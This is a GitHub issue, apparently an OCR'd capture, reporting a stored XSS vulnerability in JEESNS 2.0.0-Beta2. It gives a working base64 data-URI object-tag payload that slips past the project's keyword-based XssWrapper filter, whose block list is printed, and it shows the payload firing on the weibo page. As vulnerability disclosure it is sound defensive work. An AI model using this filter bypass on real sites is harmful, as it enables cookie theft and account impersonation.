Pick-program / **JEESNS** Public

Code Issues 1 Pull requests Actions Projects Security ···

New issue

Jump to bottom

The JEESNS has a storage-type XSS vulnerability #1


Open **Pick-program** opened this issue on Aug 19 · 0 comments

Pick-program commented on Aug 19 Owner

Tools required: BurpSuite, IDEA (Eclipse)


Required source download address:
https://github.com/zchuanzhao/jeesns/releases

Deployment Instructions:
https://gitee.com/zchuanzhao/jeesns#%E9%83%A8%E7%BD%B2%E8%AF%B4%E6%98%8E


File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
jeesns-2.0.0-Beta2 〉 jeesns-web 〉 src 〉 main 〉 java 〉 cn 〉 jeesns 〉 JeesnsApp
Project
XssWrapper.class
WeiboController.java
handlerController(Proceedi
handlerExceotion(Proceedi
configurer
directive
interceptor
listener
web
JeesnsApp
resources
target
pom.xml
logs
target
war
.gitignore
LICENSE
pom.xml
README.md
External Libraries
Scratches and Consoles
New
Cut Ctrl+X
Copy Ctrl+C
Copy Path Ctrl+Shift+C
Copy Reference Ctrl+Alt+Shift+C
Paste Ctrl+V
Find Usages Alt+F7
Analyze
Refactor
Add to Favorites
Browse Type Hierarchy Ctrl+H
Reformat Code Ctrl+Alt+L
Optimize Imports Ctrl+Alt+O
Delete... Delete
Build Module 'jeesns-web'
Recompile 'JeesnsApp.java' Ctrl+Shift+F9
Run 'JeesnsApp' Ctrl+Shift+F10
Debug 'JeesnsApp'
Run 'JeesnsApp' with Coverage
Save 'JeesnsApp'
Show in Explorer
Open in Terminal
Local History
Synchronize 'JeesnsApp.java'
File Path Ctrl+Alt+F12
Compare With... Ctrl+D
Run: jeesns-web [org.apache.maven.
Console
Endpoints
Java Enterprise
Application Servers
Terminal
1: Project
Web
7: Structure
2: Favorites

```
/**
 * Created by zchuanzhao on 2016/12/20.
ler")
boPath}")
xtends BaseController {
Service;
e weiboCommentService;
erService;
sConfig;
publish",method = RequestMethod.POST)
or.class)
ng content, String pictures){
emberUtil.getLoginMember(request);
```

```
21:24:54.527 [main] INFO org     Servlet engine: [Apache Tomcat/9.0.33]
21:24:54.605 [main] INFO org     t].[/] [173] - Initializing Spring embedded WebApplicati
21:24:55.806 [main] INFO org     ng ProtocolHandler ["http-nio-8870"]
21:24:55.827 [main] INFO cn.     onds (JVM running for 3.725)
21:29:10.275 [http-nio-8870-e    47] - {dataSource-1} inited
21:29:10.390 [http-nio-8870-e    omcat].[localhost].[/] [173] - Initializing Spring Dispa
```


localhost:8870/member/login
n库下载
Track黑客导航
网络安全大师课
Ms08067安全实验室 ...
用户中心 - 奇の旅
Maven Repository: S...
JEESNS
首页
文章
微博
群组
问答
动态
图库
签到
登录
登录
忘记密码? | 我要注册

用户名/邮箱 * admin


密码 * ••••••

Posting Payload in the "Twitter" function:

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=>

The stored XSS vulnerability can be triggered (the XSS vulnerability can obtain the cookie value of others, so as to forge the identity of others to log in, which is risky) :

The code flow starts here at weibocontroller.java to get whether the user is logged in:




```
    private WeiboCommentService weiboCommentService;  weiboCommentService: WeiboCommentService@8482
    @Resource
    private MemberService memberService;  memberService: "cn.jeesns.service.member.MemberService@634f58d2"
    @Resource
    private JeesnsConfig jeesnsConfig;  jeesnsConfig: JeesnsConfig@8484

    @RequestMapping(value = "/publish",method = RequestMethod.POST)
    @ResponseBody
    @Before(UserLoginInterceptor.class)
    public Result publish(String content, String pictures) {  content: "dfsfa"  pictures: ""
        Member loginMember = MemberUtil.getLoginMember(request);
        return new Result(weiboService.save(request, loginMember,content, pictures));
    }

    @RequestMapping(value = "/list",method = RequestMethod.GET)
    public String list(@RequestParam(value = "key",required = false,defaultValue = "") String key, Model model){
        Page page = new Page(request);
        Member loginMember = MemberUtil.getLoginMember(request);
        int loginMemberId = loginMember == null ? 0 : loginMember.getId();
        Result result = weiboService.listByPage(page,  memberId: 0,loginMemberId,key);
        model.addAttribute( s: "model", result);
        List<Weibo> hotList = weiboService.hotList(loginMemberId);
```

Then you call the XSS filter class, and the value you input will be checked for the following keywords. If there are any, the javascript statement will be disabled by underlining those sensitive words. This method can be circumvented by coding, such as payload, above. The < script > alert (" XSS ") < / script >

Base64 encoded into PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4 =

Use spurious protocol triggering to bypass detection:




XssWrapper.class ×
Download Sources
Choose Sources...

Decompiled .class file, bytecode version: 52.0 (Java 8)

```java
        return value == null ? null : this.cleanXSS(value);
    }

    public String getHeader(String name) {
        String value = super.getHeader(name);
        return value == null ? null : this.cleanXSS(value);
    }

    private String cleanXSS(String value) {
        value = dealScript(value);
        value = dealStyle(value);
        String[] eventKeywords = new String[]{"onmouseover", "onmouseout", "onmousedown", "onmouseup", "onmousemove", "onclick", "ondblclick", "onkeypress", "onkeydown", "onkeyup", "

        for(int i = 0; i < eventKeywords.length; ++i) {
            value = value.replaceAll("(?i)" + eventKeywords[i], "_" + eventKeywords[i]);
        }

        return value;
    }

    private static String dealScript(String val) {
        Pattern p = Pattern.compile("<script[\\s\\S]*?<\\/script>");
        return htmlEscape(p, val);
    }
```


XssWrapper › cleanXSS()



192.168.199.245:8870/weibo/list
常用网址
python库下载
Track黑客导航
网络安全大师课
Ms08067安全实验室 ...
用户中心 - 奇の旅
Maven Repository: S...
JEESNS
首页
文章
微博
群组
问答
动态
图库
签到
40

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=></object>

85/140
发布
admin
10分钟前
0
0
查看详情
热门微博



192.168.199.245:8870/weibo/list
JEESNS
首页
文章
微博
群组
问答
动态
图库
签到
0/140
发布
admin
刚刚
admin
10分钟前
404 Not Fou
nginx/1.20.1
热门微博
admin
确定

```
<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=></object>
```

XSS

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant